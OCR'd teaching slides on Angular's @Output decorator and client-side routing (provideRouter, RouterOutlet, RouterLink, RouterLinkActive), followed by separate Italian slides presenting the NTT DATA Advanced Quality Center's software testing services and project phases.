
ANGULAR: @OUTPUT DECORATOR

- The parent component can now react to events on the communication channel by defining an event handler, as usual

```
<h1>Hello {{name.toUpperCase()}}!</h1>
<app-counter [buttonText]="btnMsg" (counterClickedTenTimes)=addClicks($event) />
<ul>@for(click of clicksList; track click){
  <li>Button was clicked on {{click}} times.</li>
}</ul>
```

```
export class AppComponent {
  name = 'Web Technologies'; btnMsg = "CLICK HERE";
  clicksList : number[] = [];

  addClicks(nClicks: number){
    this.clicksList.push(nClicks)
  }
}
```

ANGULAR: @OUTPUT() DECORATOR RECAP



ANGULAR: ROUTING

- Single Page Applications need to deal with **client-side routing**
- Angular includes a **Router** to support devs in this task
- The **Router** enables **navigation** between different **views**
  - It does so by interpreting the URL as an instruction to change the view
- Angular apps created using the **ng new** command already have Routing configured and ready-to go
- We'll go over the steps to configure Routing in the next slides

ANGULAR ROUTER SETUP: BOOTSTRAP

- In **./src/main.ts**, the entry point of the Angular app, we take care of loading the root component (AppComponent)
- In doing so, we provide a configuration object, defined in **./app/app.config.ts**
- The app.config object specifies that the application uses Routing

```
import { bootstrapApplication } from '@angular/platform-browser';
import { appConfig } from './app/app.config';
import { AppComponent } from './app/app.component';

bootstrapApplication(AppComponent, appConfig)
  .catch((err) => console.error(err));
```

ANGULAR ROUTER SETUP: APP.CONFIG

- The **./src/app.config.ts** exports an appConfig object of type **ApplicationConfig**
- The **provideRouter()** function takes as input a description of the application routes of type **Routes**, defined in **./src/app.routes.ts**, and sets up the necessary providers for the Router module to work

```
import { ApplicationConfig } from '@angular/core';
import { provideRouter } from '@angular/router';

import { routes } from './app.routes';

export const appConfig: ApplicationConfig = {
  providers: [provideRouter(routes)]
};
```

ANGULAR ROUTER SETUP: APP.ROUTES

- The Routes object is defined in **./src/app.routes.ts**

```
import { Routes } from '@angular/router';
import { CounterPageComponent } from './counter-page/counter-page.component';
import { HomePageComponent } from './home-page/home-page.component';

export const routes: Routes = [    //Routes is a Route[]
  {                                //Each Route has many properties:
    path: "",                      //- path is the URL associated with the Route
    title: "Home Page",            //- title is the title of the HTML page
    component: HomePageComponent   //- component is the component associated with
  }, {                             //  the Route
    path: "counter",
    title: "Counter",
    component: CounterPageComponent
  }
];
```

ANGULAR ROUTER SETUP: ROUTER–OUTLET

- With all the setup in place, we can use the **RouterOutlet** component in our templates
- The **RouterOutlet** component analyzes the current URL, and renders the Component associated with the matching path
- The template for the root component may look similar to the one shown below


```
<nav>
  <a href="/">Home</a> | <a href="/counter">Counter</a>
</nav>
<router-outlet></router-outlet>
```

ANGULAR ROUTER SETUP: ROUTER-OUTLET

```
import { Component } from '@angular/core';
import { CommonModule } from '@angular/common';
import { RouterOutlet } from '@angular/router';

@Component({
  selector: 'app-root',
  standalone: true,
  imports: [CommonModule, RouterOutlet],
  template: `
    <nav>
      <a href="/">Home</a> | <a href="/counter">Counter</a>
    </nav>
    <router-outlet></router-outlet>
  `,
  styleUrl: "./app.component.scss"
})
export class AppComponent {}
```

ANGULAR ROUTER: LINKS

- If we use traditional links in our templates, with an href attribute, we cause the browser to perform a new HTTP request and re-load the app
- The Router then analyzes the URL, and loads the appropriate component in place of the `<router-outlet/>`
- This is not very sleek, and defeats the very purpose of a Single Page App




ANGULAR ROUTER: LINKS

To properly navigate between views in our Angular SPAs, we need to use the **RouterLink** directive on elements that trigger navigation

```
import { Component } from '@angular/core';
import { CommonModule } from '@angular/common';
import { RouterLink, RouterOutlet } from '@angular/router';

@Component({
  selector: 'app-root', standalone: true,
  imports: [CommonModule, RouterOutlet, RouterLink],
  template: `
    <nav><a routerLink="/">Home</a> | <a routerLink="/counter">Counter</a></nav>
    <router-outlet></router-outlet>
  `,
})
export class AppComponent {}
```

ANGULAR ROUTER: LINKS

- When we use RouterLink, we can trigger the Router and load different views without reloading the page
- This is how SPAs should handle routing!
- Notice that, if a user manually inserts the **localhost:4200/counter** URL, they would trigger a new page load, and the Router would still properly render the Counter component.



ANGULAR ROUTER: ROUTERLINKACTIVE


- Sometimes, we want to style the router links that are currently active differently, to remind the users which page they are on
- The **RouterLinkActive** directive allows us to specify a list of CSS classes that should be applied to **RouterLinks** that correspond to the Route the app is currently on
- These directives can be used in a template as follows

```
<nav>
  <a routerLink="/" routerLinkActive="active" [routerLinkActiveOptions]="{exact: true}">
    Home
  </a> |
  <a routerLink="/counter" routerLinkActive="active">Counter</a>
</nav>
<router-outlet></router-outlet>
```

ANGULAR ROUTER: ACTIVE LINKS


- With the template shown in the previous slide and a little bit of CSS (shown below), we can highlight active links in bold

```
nav .active {
  font-weight: bold;
}
```



REFERENCES

- **Angular Docs**
  https://angular.dev/overview
  Relevant parts: Introduction: Essentials; In-depth Guides: Components, Template Syntax, Routing; Developer Tools: Angular CLI



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Advanced Quality Center

Maggio 2024

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Agenda

NTT DATA Advanced Quality Center

Le nostre attività principali

Le fasi del progetto

Test Manuale

Test Automatico

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
NTT DATA Advanced Quality Center



+235 Quality Professionals

6 sedi in **Italia** (Milano, Torino, Roma, Napoli, Salerno e Bari)

Specialised Automation & **Performance** Test Center

SUD Italia

Età media: **35 anni**

Distribuzione:**35% F – 65% M**

Under 25: **15%**

Laureati: **69%**

+376 Certificazioni

(ISTQB, PMO, CMMI, ITIL, Agile Certifications)

Off-Shoring NTT DATA Group Extended Capabilities (**Vietnam**, **India** e **Marocco**)

Le nostre attività principali

Adaptive Quality Management

- Quality **Assessment** & **Strategy**
- Quality **Management** & **Creative Reporting**
- **E2E Functional Testing**
- **User Acceptance** Testing
- **No Regression** Testing
- **Defect Management**

Dynamic Automation Solutions

- **App Mobile** Automation
- **Web Application** & Desktop Automation
- **Back End** Automation
- Automated **Test Generation**
- Automated **Data Creation**
- Automated **Sanity Check**
- **Service Level Performance Testing** & Monitoring Control
- **E2E Performance Testing** & Monitoring Control

Advanced Quality Services

- **Inclusive Accessibility** Testing
- **Functional Security** Testing
- **Innovative Support Business User**
- **Post Deployment** Testing
- **Automated Interactive Voice Response Control**

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Le fasi del progetto

Le attività dell'Advanced Quality Center hanno un ruolo centrale in tutte le fasi del ciclo di vita del software e si estendono fino al post avvio. In particolare, partendo dalla requisitazione fino ad arrivare al rilascio in produzione, le attività possono essere così sintetizzate:

<table>
<tr><th colspan="5">Design & Development</th><th colspan="3">Verify & Validate</th><th colspan="3">Deploy</th></tr>
<tr><th>Analisi del requisito</th><th>Analisi Funzionale</th><th>Sviluppo Software</th><th>Test Strategy</th><th>Definizione dei test object</th><th>Verifiche delle Funzionalità</th><th>Verifiche delle integrazioni</th><th>Verifiche di accettazione</th><th>Attività di rilascio</th><th>Verifiche post rilascio</th><th>Post Avvio</th></tr>
<tr><td colspan="3">Supporto alla stesura del requisito
Scrittura analisi funzionale</td><td>Definizione piano di collaudo</td><td>Progettazione testlist</td><td>System Test
Functional Test</td><td>Integration Test</td><td>Test di Accettazione</td><td colspan="3" rowspan="2">Sanity Check
Test di Non Regressione</td></tr>
<tr><td colspan="5"></td><td colspan="3">Test di Accessibilità e di Usabilità
Test di Non Regressione</td></tr>
<tr><td colspan="5"></td><td colspan="6">Automation & Perfomance Test</td></tr>
<tr><td colspan="11">Defect Management</td></tr>
</table>

